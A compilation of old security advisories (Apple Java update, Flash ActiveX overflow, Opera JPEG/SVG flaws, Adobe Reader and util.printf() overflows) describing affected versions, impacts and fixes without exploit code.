
- **Java**

  CVE-ID: CVE-2009-1105, CVE-2009-3555, CVE-2009-3910, CVE-2010-0082, CVE-2010-0084, CVE-2010-0085, CVE-2010-0087, CVE-2010-0088, CVE-2010-0089, CVE-2010-0090, CVE-2010-0091, CVE-2010-0092, CVE-2010-0093, CVE-2010-0094, CVE-2010-0095, CVE-2010-0837, CVE-2010-0838, CVE-2010-0840, CVE-2010-0841, CVE-2010-0842, CVE-2010-0843, CVE-2010-0844, CVE-2010-0846, CVE-2010-0847, CVE-2010-0848, CVE-2010-0849, CVE-2010-0886, CVE-2010-0887

  Available for: Mac OS X v10.6.3, Mac OS X Server v10.6.3

  Impact: Multiple vulnerabilities in Java 1.6.0_17

  Description: Multiple vulnerabilities exist in Java 1.6.0_17, the most serious of which may allow an untrusted Java applet to execute arbitrary code outside the Java sandbox. Visiting a web page containing a maliciously crafted untrusted Java applet may lead to arbitrary code execution with the privileges of the current user. These issues are addressed by updating to Java version 1.6.0_20. Further information is available via the Sun Java website at http://java.sun.com/javase/6/webnotes/ReleaseNotes.html



Adobe Macromedia Flash OCX ActiveX movie parameter buffer overflow

flash-activex-movie-bo (8993)

▲High Risk

Description:


The ActiveX Macromedia Flash Player plugin is vulnerable to a buffer overflow, caused by improper bounds checking of the movie parameter. By embedding a malicious link to a Flash file with an overly long movie parameter within a Web page, a remote attacker could overflow a buffer and execute arbitrary code on a victim's system, once the victim visits the malicious page.

Consequences:

Gain Access

Remedy:

Upgrade to the latest version of Macromedia Flash Player for Internet Explorer (6.0.29.0 or later), available from the Macromedia Web Player Download Center. See References.



*Security*Tracker
Archives

Sign Up

Sign Up for Your FREE Weekly SecurityTracker E-mail Alert Summary

Instant Alerts

Buy our Premium Vulnerability Notification Service to receive customized, instant alerts

Affiliates

Put SecurityTracker Vulnerability Alerts on Your Web Site -- It's Free!

Partners

Become a Partner and License Our Database or Notification Service

Report a Bug

Report a vulnerability that you have found to SecurityTracker bugs @ securitytracker.com

Category: Application (Web Browser) > Opera

Vendors: Opera Software

Opera JPEG DHT Marker Buffer Overflow and createSVGTransformFromMatrix Request Validation Flaw Lets Remote Users Execute Arbitrary Code

SecurityTracker Alert ID: 1017473

SecurityTracker URL: http://securitytracker.com/id/1017473

CVE Reference: CVE-2007-0126, CVE-2007-0127 *(Links to External Site)*

Updated: May 20 2008

Original Entry Date: Jan 5 2007

Impact: Execution of arbitrary code via network, User access via network

Fix Available: Yes **Vendor Confirmed:** Yes

Version(s): prior to 9.10


Description: Two vulnerabilities were reported in Opera. A remote user can cause arbitrary code to be executed on the target user's system.

A remote user can create a specially crafted JPEG image that, when loaded by the target user, will trigger a heap overflow and execute arbitrary code on the target system. The code will run with the privileges of the target user.

A specially crafted JPEG DHT marker can trigger the flaw.

Christoph Diehl reported this vulnerability to iDefense.

A remote user can create Javascript with a specially crafted createSVGTransformFromMatrix request parameter that, when processed by the target user, will execute arbitrary code on the target system. The code will run with the privileges of the target user.



MS-ISAC Multi-State Information Sharing and Analysis Center

Alert Level:

GUARDED

Home / Cyber Advisories

MS-ISAC ADVISORY NUMBER:

2009-008

DATE(S) ISSUED:

2/20/2009

SUBJECT:


Vulnerability in Adobe Reader and Adobe Acrobat Could Allow Remote Code Execution

OVERVIEW:

A new vulnerability has been discovered in the Adobe Acrobat and Adobe Reader applications that allows attackers to execute arbitrary code on the affected systems. Adobe Reader allows users to view Portable Document Format (PDF) files. Adobe Acrobat offers users additional features such as the ability to create PDF files.

Depending on the privileges associated with the user, an attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. Unsuccessful exploitation attempts may cause these programs to crash.

It should be noted that this vulnerability is being actively exploited on the Internet.



US-CERT

UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Vulnerability Notes Database

Search Vulnerability Notes

Vulnerability Notes Help Information

Report a Vulnerability

View Notes By

Name

ID Number

CVE Name

Date Public

Date Published

Date Updated

Severity Metric

Vulnerability Note VU#593409

Adobe Reader and Acrobat util.printf() JavaScript function stack buffer overflow

Overview

Adobe Reader and Acrobat contain a stack buffer overflow in the `util.printf()` JavaScript function, which may allow a remote, unauthenticated attacker to execute arbitrary code on a vulnerable system.

